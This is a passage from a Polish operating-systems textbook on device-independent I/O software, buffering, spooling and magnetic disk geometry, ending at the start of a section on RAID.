Jednym z aspektów tego zagadnienia jest interfejs pomiędzy sterownikami urządzeń a resztą systemu operacyjnego. Na rysunku 5.9(a) pokazano sytuację, w której każdy sterownik urządzenia ma inny interfejs do systemu operacyjnego. Oznacza to, że funkcje sterownika, które system może wywołać, są różne dla różnych sterowników. Może to również oznaczać, że funkcje jądra, których sterownik potrzebuje, także są różne dla różnych sterowników. Podsumujmy — oznacza to, że opracowanie interfejsu do każdego nowego sterownika wymaga wielu wysiłków programistycznych.

Dla odróżnienia na rysunku 5.9(b) pokazano inny projekt, w którym wszystkie sterowniki mają ten sam interfejs. Dodanie sterownika jest teraz znacznie łatwiejsze — musi on jedynie być zgodny z interfejsem. Oznacza to również, że autorzy sterowników wiedzą, czego się od nich spodziewać. W praktyce nie wszystkie urządzenia są identyczne. Zwykle jednak istnieje pewna niewielka liczba typów urządzeń, które — ogólnie rzecz biorąc — są prawie takie same.

Mechanizm ten działa w następujący sposób: dla każdej klasy urządzeń, np. dysków lub drukarek, system operacyjny definiuje zbiór funkcji, które sterownik musi dostarczyć. W przypadku dysków będą to, co oczywiste, odczyt i zapis, ale także włączenie zasilania, formatowanie oraz inne operacje typowe dla dysku. Często sterownik zawiera tabelę, w której są zapisane wskaźniki do tych funkcji. Podczas ładowania sterownika system operacyjny rejestruje adres tabeli wskaź-



Rysunek 5.9. (a) Bez standardowego interfejsu sterownika; (b) ze standardowym interfejsem sterownika


ników do funkcji. Dzięki temu, jeśli potrzebuje wywołania jednej z funkcji, może skorzystać z pośredniego wywołania, poprzez tę tabelę. Tabela wskaźników funkcji definiuje interfejs pomiędzy sterownikiem a resztą systemu operacyjnego. Muszą go implementować wszystkie urządzenia określonej klasy (dyski, drukarki itp.).

Innym aspektem jednolitego interfejsu jest sposób nadawania nazw urządzeniom wejścia-wyjścia. Oprogramowanie niezależne od sprzętu zajmuje się odwzorowaniem symbolicznych nazw urządzeń na właściwy sterownik. W systemie UNIX np. nazwa urządzenia postaci `/dev/disk0` w unikatowy sposób określa i-węzeł specjalnego pliku. Ten i-węzeł zawiera z kolei główny numer urządzenia używany do zlokalizowania właściwego sterownika. I-węzeł zawiera również pomocniczy numer urządzenia, który jest przekazywany do sterownika jako parametr w celu określenia jednostki do odczytu lub zapisu. Główne i pomocnicze numery są przypisane do każdego z urządzeń. Dostęp do każdego sterownika odbywa się za pośrednictwem głównego numeru urządzenia — właśnie w ten sposób można wybrać sterownik.

Zagadnieniem blisko powiązanym z nazwami są zabezpieczenia. W jaki sposób system chroni urządzenia przed dostępem do nich nieuprawnionych użytkowników? Zarówno w systemach UNIX, jak i Windows urządzenia w systemie plików występują jako nazwane obiekty. Oznacza to, że zwykle reguły zabezpieczeń dla plików mają również zastosowanie dla urządzeń wejścia-wyjścia. Administrator systemu może następnie ustawić odpowiednie uprawnienia dla każdego urządzenia.

Buforowanie

Innym problemem dotyczącym zarówno urządzeń blokowych, jak i znakowych jest buforowanie. W celu przeanalizowania jednego z kłopotów rozważmy proces, który chce czytać dane z modemu ADSL (ang. *Asymmetric Digital Subscriber Line*) — urządzenia wykorzystywanego dziś przez wiele osób do połączenia z internetem. Jedną z możliwych strategii postępowania z wchodzącyymi znakami jest zlecenie procesowi użytkownika wykonania wywołania systemowego `read`, a następnie zablokowanie się w oczekiwaniu na jeden znak. Każdy wchodzący znak powoduje przerwanie. Procedura obsługi przerwania przekazuje znak do procesu użytkownika i odblokowuje go. Po umieszczeniu znaku w jakimś buforze procesczyta kolejny znak i ponownie się blokuje. Taki model pokazano na rysunku 5.10(a).



Rysunek 5.10. (a) Wejście niebuforowane; (b) buforowanie w przestrzeni użytkownika; (c) buforowanie w przestrzeni jądra, po którym następuje kopowanie do przestrzeni użytkownika; (d) podwójne buforowanie w przestrzeni jądra

Kłopot z takim podejściem polega na tym, że trzeba uruchomić proces użytkownika dla każdego wchodzącego znaku. Zezwolenie procesowi na to, by wielokrotnie się uruchamiał na krótki czas, jest niewydajne, zatem ten projekt nie jest dobry.

Usprawnienie zaprezentowano na rysunku 5.10(b). W tym przypadku proces użytkownika udostępnia bufor o pojemności n znaków w przestrzeni użytkownika i jest w stanie czytać n znaków. Procedura obsługi przerwania umieszcza wchodzące znaki w buforze tak długo, aż bufor się zapełni. Następnie budzi proces użytkownika. Mechanizm ten jest znacznie wydajniejszy od poprzedniego, ale ma wadę: co się stanie, jeśli w momencie nadejścia znaku strona z buforem będzie się znajdować w pliku wymiany? Bufor można by zablokować w pamięci, ale jeśli wiele procesów zacznie blokować strony w pamięci, pula dostępnych stron zmniejszy się, co doprowadzi do obniżenia wydajności.

Jeszcze inny sposób polega na utworzeniu bufora wewnętrz jądra i nakazaniu procedurze obsługi przerwania umieszczania w nim znaków, tak jak pokazano na rysunku 5.10(c). Kiedy ten bufor się zapełni, do pamięci zostanie załadowana strona z buforem użytkownika, a następnie w jednej operacji zostanie do niej skopiowany bufor z przestrzeni jądra. Taki mechanizm okazuje się znacznie wydajniejszy.


Jednak nawet ten ulepszony mechanizm nie jest pozbawiony problemów: co się dzieje ze znakami nadchodzącymi, gdy strona z buforem użytkownika jest ładowana z dysku? Ponieważ bufor jest pełny, nie ma miejsca na umieszczanie w nim znaków. Problem można rozwiązać poprzez użycie drugiego bufora jądra. Po zapełnieniu się pierwszego bufora, ale przed jego opróżnieniem, używany jest drugi bufor, tak jak pokazano na rysunku 5.10(d). Kiedy zapełni się drugi bufor, staną się on dostępny do skopowania do przestrzeni użytkownika (przy założeniu, że użytkownik o to prosił). Podczas gdy drugi bufor jest kopowany do przestrzeni użytkownika, pierwszy może być używany do przyjmowania nowych znaków. W ten sposób dwa bufory są wykorzystywane na zmianę: gdy jeden jest kopowany do przestrzeni użytkownika, drugi zbiera nowe dane wejściowe. Mechanizm buforowania podobny do tego nazywa się *podwójnym buforowaniem*.

Inną powszechnie używaną formą buforowania jest *bufor cykliczny*. Składa się on z obszaru pamięci oraz dwóch wskaźników. Jeden wskaźnik wskazuje na następne nowe słowo, w którym można umieścić nowe dane. Drugi wskaźnik wskazuje na pierwsze słowo danych, którego jeszcze nie usunięto. W wielu sytuacjach sprzęt inkrementuje pierwszy wskaźnik w miarę doda-

wania nowych danych (np. otrzymanych przed chwilą z sieci), a system operacyjny inkrementuje drugi wskaźnik w miarę usuwania i przetwarzania danych. Oba wskaźniki „zawijają się” — wracając na koniec, kiedy osiągną początek.

Buforowanie jest również bardzo ważne na wyjściu. Zastanówmy się np., w jaki sposób byłoby realizowane wyjście do modemu bez wykorzystania buforowania zgodnego z modelem z rysunku 5.10(b). Proces użytkownika wykonuje wywołanie systemowe `write` w celu wyprowadzenia n znaków. W tym momencie system ma dwie możliwości wyboru. Może zablokować użytkownika do czasu zapisania wszystkich znaków, ale to może zajść bardzo dużo czasu w przypadku wolnych łączów telefonicznych. Może również natychmiast zwolnić użytkownika i przeprowadzić operacje wejścia-wyjścia w czasie, gdy użytkownik wykonuje inne obliczenia. To prowadzi jednak do jeszcze poważniejszego problemu: w jaki sposób proces użytkownika będzie wiedział, że wyjście się zakończyło i można ponownie skorzystać z bufora. System mógłby wygenerować sygnał lub przerwanie sprzętowe, ale taki styl programowania jest trudny i podatny na sytuacje wyściigu. Znacznie lepszym rozwiązaniem dla jądra okazuje się skopiowanie danych do bufora w jądrze, analogicznego do tego, który pokazano na rysunku 5.10(c) (ale w inny sposób), i natychmiastowe zwolnienie wywołującego. Teraz nie ma znaczenia, kiedy wykonano właściwą operację wejścia-wyjścia. Użytkownik może bez przeszkód ponownie wykorzystać bufor natychmiast po jego odblokowaniu.

Buforowanie jest powszechnie stosowaną techniką, ale ma również wady. Jeśli dane są buforowane zbyt wiele razy, obniża się wydajność. Rozważmy dla przykładu sieć z rysunku 5.11. W pokazanym przypadku użytkownik realizuje wywołanie systemowe w celu zapisu danych do sieci. Jądro kopiuje pakiet do bufora jądra w celu umożliwienia użytkownikowi natychmiastowego kontynuowania pracy (krok 1.). W tym momencie program użytkownika może ponownie wykorzystać bufor.



Rysunek 5.11. Przy pracy w sieci może być wykorzystywanych wiele kopii pakietu

Po wywołaniu sterownik kopiuje pakiet do kontrolera w celu jego zwrócenia (krok 2.). Powodem, dla którego sterownik nie wyprowadza danych bezpośrednio do wyjścia z pamięci jądra, jest to, że po rozpoczęciu transmisji musi być ona kontynuowana ze stałą szybkością. Sterownik nie może zapewnić dostępu do pamięci ze stałą szybkością, ponieważ kanały DMA oraz inne urządzenia wejścia-wyjścia mogą „podkradać” wiele cykli. Jeśli słowo nie dotarłoby na czas, pakiet stałby się bezużyteczny. Dzięki buforowaniu pakietu wewnętrznie kontrolera można uniknąć tego problemu.

Po skopiowaniu pakietu do wewnętrznego bufora kontrolera pakiet jest kopowany do sieci (krok 3.). Bity przychodzą do odbiorcy niedługo po ich przesłaniu, zatem w chwilę po wysłaniu

ostatniego bitu dociera on do odbiorcy — tam, gdzie zbuforowano pakiet w kontrolerze. Następnie pakiet jest kopowany do bufora jądra odbiorcy (krok 4.). Na koniec zostaje skopiowany do bufora procesu odbierającego (krok 5.). Zazwyczaj wtedy odbiorca przesyła potwierdzenie. Kiedy nadawca otrzyma potwierdzenie, może przesłać następny pakiet. Należy jednak zaznaczyć, że wspomniane kopiowanie znacznie spowalnia szybkość transmisji, ponieważ wszystkie kroki muszą być wykonane sekwencyjnie.

Raportowanie błędów

Błędy w kontekście wejścia-wyjścia występują znacznie częściej niż w innych kontekstach. Kiedy wystąpią, system operacyjny musi je obsłużyć najlepiej, jak to tylko możliwe. Jest wiele błędów specyficznych dla urządzeń, które musi obsłużyć odpowiedni sterownik, ale szkielet obsługi błędów pozostaje niezależny od urządzenia.

Jedną z klas błędów wejścia-wyjścia są błędy programistyczne. Występują one w przypadku, gdy proces prosi o coś, co jest niemożliwe — np. zapis do urządzenia wejściowego (klawiatury, skanera myszy itp.) lub odczyt z urządzenia wyjściowego (drukarka, ploter itp.). Do innych błędów można zaliczyć dostarczenie nieprawidłowego adresu bufora lub innych parametrów czy też wskazanie niepoprawnego urządzenia (np. dysku nr 3, jeśli system jest wyposażony tylko w dwa dyski). Działanie, które należy podjąć w odpowiedzi na te błędy, jest oczywiste: należy zwrócić kod błędu do wywołującego.

Inną klasą błędów są właściwe błędy wejścia-wyjścia — np. próba zapisania bloku dyskowego, który został uszkodzony, czy też próba odczytu z kamery wideo, którą wyłączono. W tych okolicznościach podjęcie decyzji o odpowiednim sposobie działania należy do sterownika. Jeśli sterownik nie wie, co zrobić, może przekazać problem do oprogramowania niezależnego od urządzeń.

Działanie tego programu zależy od środowiska oraz natury błędu. Jeśli jest to prosty błąd odczytu i jest dostępny interaktywny użytkownik, możliwe, że wyświetli się okno dialogowe z pytaniem do użytkownika o dalsze kroki. Jeśli użytkownik nie jest dostępny, prawdopodobnie jedyną realną opcją staje się zakończenie wywołania systemowego i zgłoszenie kodu błędu.

Niektórych błędów nie można jednak obsłużyć w ten sposób. Jeśli zostanie zniszczona klu-czowa struktura danych, np. katalog główny lub lista wolnych bloków, to system powinien wyświetlić komunikat o błędzie i zakończyć działanie. Nie może zrobić nic więcej.

Przydzielenie i zwalnianie dedykowanych urządzeń

Niektóre urządzenia, np. drukarki, w danym momencie mogą być używane tylko przez jeden proces. Do systemu operacyjnego należy analizowanie żądań wykorzystania urządzenia i ich akceptacja albo odrzucanie, w zależności od tego, czy żądane urządzenie jest dostępne, czy nie. Prostym sposobem obsługi tych żądań jest wymaganie od procesów realizacji wywołań systemowych open bezpośrednio do specjalnych plików urządzeń. Jeśli urządzenie jest niedostępne, wywołanie systemowe open nie powiedzie się. Wtedy system zamknie takie dedykowane urządzenie, a następnie je zwalnia.

Alternatywnym sposobem jest wykorzystanie specjalnych mechanizmów żądania i zwalniania dedykowanych urządzeń. Próba uzyskania urządzenia, które jest niedostępne, powoduje zablokowanie procesu wywołującego zamiast błędu. Zablokowane procesy są umieszczane w kolejce. Wcześniej czy później żądane urządzenie staje się dostępne. Wtedy pierwszy proces w kolejce może uzyskać do niego dostęp i kontynuować działanie.

Rozmiar bloku niezależny od urządzenia

Różne dyski mogą mieć różne rozmiary sektorów. Oprogramowanie niezależne od urządzenia powinno ukryć ten fakt i dostarczyć jednolitego rozmiaru bloków do wyższych warstw — np. poprzez interpretację kilku sektorów jako pojedynczego bloku logicznego. W ten sposób wyższe warstwy obsługują tylko urządzenia abstrakcyjne wykorzystujące ten sam rozmiar logicznego bloku, niezależnie od fizycznego rozmiaru sektora. Podobnie niektóre urządzenia znakowe dostarczają danych po jednym bajcie (np. myszy), podczas gdy inne dostarczają je w większych jednostkach (np. interfejsy sieciowe). Te różnice także można ukryć.

5.3.4. Oprogramowanie wejścia-wyjścia w przestrzeni użytkownika

Chociaż większa część oprogramowania wejścia-wyjścia jest zlokalizowana wewnątrz systemu operacyjnego, niewielki odsetek programów składa się z bibliotek połączonych z programami użytkownika. Zdarza się też, że nawet całe programy działają poza jądrem. Wywołania systemowe, włącznie z tymi, które dotyczą wejścia-wyjścia, są zwykle wykonywane przez procedury biblioteczne. Kiedy w programie napisanym w języku C znajdzie się wywołanie:

```
count = write(fd, buffer, nbytes);
```

to procedura biblioteczna `write` zostanie połączona z programem i zawarta w programie binarnym umieszczonym w pamięci w fazie wykonywania programu. W innych systemach biblioteki mogą być ładowane w fazie wykonywania programu. Tak czy inaczej, kolekcja tych wszystkich procedur bibliotecznych jest oczywiście częścią systemu wejścia-wyjścia.

Chociaż procedury te wykonują nieco więcej niż umieszczenie swoich parametrów w odpowiednim miejscu dla wywołania systemowego, są inne procedury wejścia-wyjścia, które wykonują właściwą pracę. W szczególności procedury biblioteczne realizują formatowanie wejścia-wyjścia. Przykładem takiej procedury z języka C jest `printf`, która pobiera dane wejściowe: ciąg formatujący i kilka zmiennych, buduje ciąg ASCII, a następnie wykonuje wywołanie systemowe `write` w celu wyprowadzenia łańcucha. Jako przykład użycia funkcji `printf` przeanalizujmy następującą instrukcję:

```
printf("Kwadrat liczby %d wynosi %6d\n", i, i*i);
```

Instrukcja ta formatuje ciąg znaków składający się z 15-znakowego łańcucha „Kwadrat liczby”, za którym występuje wartość `i` w postaci 3-znakowego łańcucha, dalej znajdują się 8-znakowy łańcuch „wynosi”, wartość `i2` zapisana w postaci sześciu znaków `i` — na koniec — znak przejścia do nowego wiersza.


Przykładem podobnej procedury dla wejścia jest `scanf`. Instrukcja ta działa w ten sposób, że czyta wejście i zapisuje do zmiennych opisanych w ciągu formatującym. Składnia ciągu formatującego jest taka sama jak w przypadku instrukcji `printf`. Standardowa biblioteka wejścia-wyjścia zawiera wiele procedur wejścia-wyjścia. Wszystkie one działają w ramach programów użytkownika.

Nie wszystkie programy wejścia-wyjścia poziomu użytkownika składają się z procedur bibliotecznych. Inną ważną kategorią jest system spoolingu. *Spooling* jest sposobem postępowania z dedykowanymi urządzeniami wejścia-wyjścia w systemach wieloprogramowych. Rozważmy przykład typowego urządzenia wykorzystującego spooling: drukarki. Chociaż z technicznego punktu widzenia zezwolenie procesowi użytkownika na otwarcie specjalnego pliku znakowego dla drukarki jest łatwe, przypuśćmy, że proces otworzy ten plik, a następnie nie będzie robił nic przez kilka godzin. Żaden inny proces nie będzie mógł niczego wydrukować.

Zamiast tego tworzy się więc specjalny proces zwany *demonem* i specjalny katalog zwany katalogiem spoolera. Aby wydrukować plik, proces najpierw generuje cały plik do wydruku, a następnie umieszcza go w *katalogu spoolera*. Drukowanie plików znajdujących się w tym katalogu to zadanie demona, który jest jedynym procesem posiadającym prawo do używania specjalnego pliku drukarki. Uniemożliwienie bezpośredniego wykorzystania pliku przez użytkowników powoduje, że eliminuje się problem niepotrzebnego utrzymywania otwartego bufora przez zbyt długi czas.

Technika spoolingu jest wykorzystywana nie tylko w przypadku drukarek. Wykorzystuje się ją również do innych operacji wejścia-wyjścia. Przykładowo do transmisji plików w sieci często wykorzystuje się demona sieci. W celu wysłania pliku użytkownik umieszcza go w katalogu spoolera sieci. Demon sieciowy później go przejmuje i przesyła. Jednym ze szczególnych zastosowań transmisji plików bazującej na spoolerze jest system news USENET. Ta sieć składa się z milionów komputerów na całym świecie, które komunikują się ze sobą przez internet. Istnieją tysiące grup news poświęconych różnym tematom. Aby opublikować news, użytkownik wywołuje specjalny program, który pobiera wiadomość do opublikowania, a następnie umieszcza ją w katalogu spoolera w celu późniejszej transmisji do innych maszyn. System news w całości działa poza systemem operacyjnym.

System wejścia-wyjścia podsumowano na rysunku 5.12. Pokazano na nim wszystkie warstwy oraz zasadnicze funkcje każdej z nich. Kolejne warstwy, zaczynając od dołu, to sprzęt, procedury obsługi przerwań, sterowniki urządzeń, oprogramowanie niezależne od sprzętu i — na koniec — procesy użytkownika.



Rysunek 5.12. Warstwy systemu wejścia-wyjścia oraz główne funkcje poszczególnych warstw

Strzałki zaprezentowane na rysunku 5.12 pokazują przepływ sterowania. Kiedy np. program użytkownika próbuje przeczytać blok z pliku, wywoływany jest system operacyjny w celu realizacji odpowiedniej funkcji. Może to być wyszukanie bloku w podręcznej pamięci buforowej. Za tę czynność jest odpowiedzialne oprogramowanie niezależne od sprzętu. Jeśli żądanego bloku tam nie ma, system operacyjny wywołuje sterownik urządzenia w celu skierowania żądania do sprzętu, aby blok został pobrany z dysku. Następnie proces się blokuje do czasu zakończenia operacji dyskowej, czyli momentu, gdy dane są bezpieczne i dostępne w buforze procesu wywołującego.

Kiedy dysk zakończy pracę, sprzęt generuje przerwanie. Uruchamiana jest procedura obsługi przerwania, która sprawdza, co się stało — czyli które urządzenie żąda natychmiastowej obsługi. Następnie pobiera status urządzenia i budzi uśpiony proces w celu zakończenia żądania wejścia-wyjścia i umożliwienia procesowi użytkownika kontynuacji działania.

5.4. DYSKI

Teraz zajmiemy się analizą rzeczywistych urządzeń wejścia-wyjścia. Rozpoczniemy od dysków, które pojęciowo są proste, a przy tym bardzo ważne. Następnie przeanalizujemy zegary, klawiatury i monitory.

5.4.1. Sprzęt

Dyski są dostępne w wielu różnych typach. Do najpopularniejszych należą dyski magnetyczne. Ich cechą charakterystyczną jest jednakowa szybkość odczytu i zapisu. Ze względu na to idealnie nadają się do zastosowania w roli pomocniczej pamięci (stronicowanie, systemy plików itp.). Czasami wykorzystuje się macierze złożone z dysków tego typu, co zapewnia wysoce niezawodne składowanie danych. Dla dystrybucji programów, danych i filmów istotne znaczenie mają różne rodzaje dysków optycznych (płyty DVD i Blu-ray). Wreszcie coraz bardziej popularne są dyski SSD, ponieważ są szybkie i nie zawierają ruchomych części. W poniższych punktach w roli przykładowego sprzętu omówimy dyski magnetyczne, a następnie ogólnie opiszymy oprogramowanie dla urządzeń dyskowych.

Dyski magnetyczne

Dyski magnetyczne są zorganizowane w cylindry. Każdy z nich zawiera tyle ćwieżek, ile głowic w pionie ma dysk. Ćwieżki dzielą się na sektory. Liczba ćwieżek na obwodzie zazwyczaj wynosi 8 – 32 dla dyskietek elastycznych oraz do kilkuset w przypadku dysków twardych. Liczba głowic wahau się od 1 do około 16.

Starsze dyski zawierają niewiele elektroniki i jedynie dostarczają prostych, szeregowych strumieni bitowych. Na tych dyskach większość zadań wykonuje kontroler. Na innych dyskach, w szczególności **IDE** (ang. *Integrated Drive Electronics*) i **SATA** (Serial ATA), sam dysk jest wyposażony w mikrokontroler, który wykonuje znaczącą część zadań i pozwala rzeczywistemu kontrolerowi na wydawanie poleceń wyższego poziomu. Kontroler często realizuje buforowanie ćwieżek, zmianę odwzorowania uszkodzonych bloków oraz wiele innych operacji.

Istotny wpływ na działanie sterownika dysku ma zdolność kontrolera do wykonywania operacji seek jednocześnie na dwóch napędach lub większej ich liczbie. Są to tzw. *operacje seek zachodzące na siebie* (ang. *overlapped seeks*). Kiedy kontroler i oprogramowanie czekają na zakończenie operacji seek na jednym napędzie, kontroler może zainicjować operację seek na innym napędzie. Wiele kontrolerów potrafi również czytać lub zapisywać dane na jednym dysku i jednocześnie wykonywać operację seek na jednym dysku lub kilku innych dyskach. Kontroler dysków elastycznych nie potrafi jednak pisać ani zapisywać danych na dwóch dyskach jednocześnie (odczyt lub zapis wymaga od kontrolera przesyłania bitów w skali mikrosekund, zatem jedna operacja transmisji wykorzystuje większą część jego mocy obliczeniowej). Sytuacja jest nieco odmienna w przypadku dysków twardych wyposażonych w zintegrowane kontrolery. W systemie wyposażonym w więcej niż jeden taki dysk twardy mogą one działać równolegle — przynajmniej na poziomie przesyłania danych pomiędzy dyskiem a pamięcią buforową kontrolera. W danym momencie jest jednak możliwy tylko jeden transfer pomiędzy kontrolerem a pamięcią główną. Zdolność do wykonywania dwóch lub większej liczby operacji w tym samym czasie może znacznie skrócić średni czas dostępu.

Aby pokazać, jak bardzo dyski zmieniły się w ciągu ostatnich trzech dekad, w tabeli 5.3 porównano parametry standardowego nośnika pamięci trwałej w oryginalnym komputerze IBM PC z parametrami dysku wyprodukowanego 30 lat później. Należy zwrócić uwagę, że nie wszystkie parametry poprawiły się w równym stopniu. Średni czas wyszukiwania jest dziewięciokrotnie krótszy, niż był wcześniej, szybkość transferu jest aż 16 tysięcy razy większa, natomiast współczynnik poprawy pojemności sięga 800 tysięcy. Wyniki te są rezultatem stopniowego postępu w dziedzinie technologii mechanicznych, ale w znacznie większym stopniu odzwierciedlają postęp w pracach nad gęstością zapisu na nośnikach pamięci.


Tabela 5.3. Porównanie parametrów dyskowych dyskietki elastycznej o pojemności 360 kB z oryginalnego IBM PC z twardym dyskiem Western Digital WD 3000 HLFS („Velociraptor”)

Parametr	Dyskietka elastyczna 360 kB z IBM PC	Dysk twardy WD 3000 HLFS
Liczba cylindrów	40	36 481
Liczba ścieżek na cylinder	2	255
Liczba sektorów na ścieżkę	9	średnio 63
Liczba sektorów na dysk	720	586 072 368
Liczba bajtów na sektor	512	512
Pojemność dysku	360 kB	300 GB
Czas wyszukiwania (sąsiednie cylindry)	6 ms	0,7 ms
Czas wyszukiwania (średnio)	77 ms	4,2 ms
Czas obrotu	200 ms	6 ms
Czas transferu 1 sektora	22 ms	1,4 μ s

Podczas przyglądania się specyfikacji nowoczesnych dysków twardych warto zauważać, że geometria określona i używana przez oprogramowanie sterownika jest niemal zawsze różna od formatu fizycznego. W starszych dyskach liczba sektorów na ścieżkę była taka sama dla wszystkich cylindrów. Nowoczesne dyski są podzielone na strefy zawierające więcej sektorów w strefach zewnętrznych niż w wewnętrznych. Niewielki dysk z dwiema strefami pokazano na rysunku 5.13(a). Strefa zewnętrzna zawiera 32 sektory na ścieżkę — strefa wewnętrzna ma 16 sektorów na ścieżkę. Rzeczywisty dysk, np. WD 3000 HLFS, zwykle ma 16 lub więcej stref, a liczba sektorów zwiększa się o około 4% na strefę, idąc od strefy najbardziej wewnętrznej do najbardziej zewnętrznej.

W celu ukrycia szczegółów tego, jak wiele sektorów ma każda ścieżka, większość nowoczesnych dysków posługuje się wirtualną geometrią, która jest prezentowana do systemu operacyjnego. Oprogramowanie dostaje instrukcję, aby działało tak, jakby dysk zawierał x cylindrów, y głowic i z sektorów na ścieżkę. Następnie kontroler odwzorowuje żądanie do (x, y, z) na realne cylindry, głowice i sektory. Uproszczoną wirtualną geometrię dla dysku fizycznego z rysunku 5.13(a) pokazano na rysunku 5.13(b). W obu przypadkach dysk zawiera 192 sektory, ale opublikowany układ różni się od fizycznego.

W przypadku komputerów PC maksymalne wartości dla tych trzech parametrów zwykle wynoszą (65 535, 16 i 63), ze względu na potrzebę zachowania zgodności wstecz z ograniczeniami oryginalnego komputera IBM PC. Na tej maszynie do określenia tych liczb użyto 16-, 4- i 6-bitowych pól, przy czym cylindry i sektory są numerowane od 1, natomiast głowice — od 0. Przy takich parametrach i 512 bajtach na sektor największa możliwa pojemność dysku wynosi 31,5 GB.



Rysunek 5.13. (a) Fizyczna geometria dysku zawierającego dwie strefy; (b) możliwa wirtualna geometria dysku

W celu obejścia tego ograniczenia wszystkie nowoczesne dyski obsługują teraz system znany jako *logiczne adresowanie bloków*, w którym sektory dyskowe są ponumerowane po kolej, począwszy od 0, bez względu na geometrię dysku.

RAID

Wydajność procesorów w ciągu ostatniej dekady zwiększa się wykładniczo. W przybliżeniu podwaja się co 18 miesięcy. W przypadku dysków wyniki nie są tak dobre. W latach siedemdziesiątych przeciętny czas wyszukiwania na dyskach minikomputerów wynosił 50 – 100 ms. Obecnie czas wyszukiwania nadal wynosi kilka milisekund. W większości działań techniki (np. motoryzacji i przemyśle lotniczym) poprawa wydajności rzędu 5 – 10 razy w ciągu dwóch dekad byłaby wielkim osiągnięciem (wyobraźmy sobie samochody jeżdżące z szybkością 500 km/h), ale w branży komputerowej ten wynik jest niezadowalający. W związku z tym przepaść pomiędzy wydajnością procesorów a wydajnością dysków z upływem czasu znacznie się pogłębiła. Czy można temu jakoś zaradzić?

Tak! Jak się dowiedzieliśmy z wcześniejszej części książki, w celu poprawy wydajności procesorów coraz częściej wykorzystuje się przetwarzanie równoległe. W związku z tym konstruktory urządzeń wejścia-wyjścia pomyśleli, że także w ich dziedzinie można by zastosować przetwarzanie równoległe. W artykule z 1988 roku [Patterson et al., 1988] zasugerowano sześć organizacji dysków, które można by zastosować do poprawy ich wydajności, niezawodności lub obu tych parametrów. Pomysły te bardzo szybko zostały przyjęte w branży i stały się inspiracją do stworzenia nowej klasy urządzeń wejścia-wyjścia znanych jako **RAID**. David Patterson zdefiniował RAID jako *Redundantną Macierz Tanich Dysków* (ang. *Redundant Array of Inexpensive Disks*), ale branża przemianowała słowo *Inexpensive* (tanie) na *Independent* (niezależne) — być może po to, by móc podnosić ceny. Ponieważ w każdej historii musi być czarny charakter (tak jak RISC i CISC — również z powodu Pattersona), tutaj złym chłopcem będzie *SLED* (od ang. *Single Large Expensive Disk*), czyli pojedynczy, duży i drogi dysk.

Podstawową ideą w technologii RAID było zainstalowanie szafy pełnej dysków obok komputera, zwykle dużego serwera, zastąpienie karty kontrolera dysku kontrolerem RAID, skopiowanie danych na macierz RAID i kontynuowanie normalnej pracy. Inaczej mówiąc, RAID powinien wyglądać dla systemu operacyjnego jak SLED, ale powinien mieć przy tym lepszą wydajność

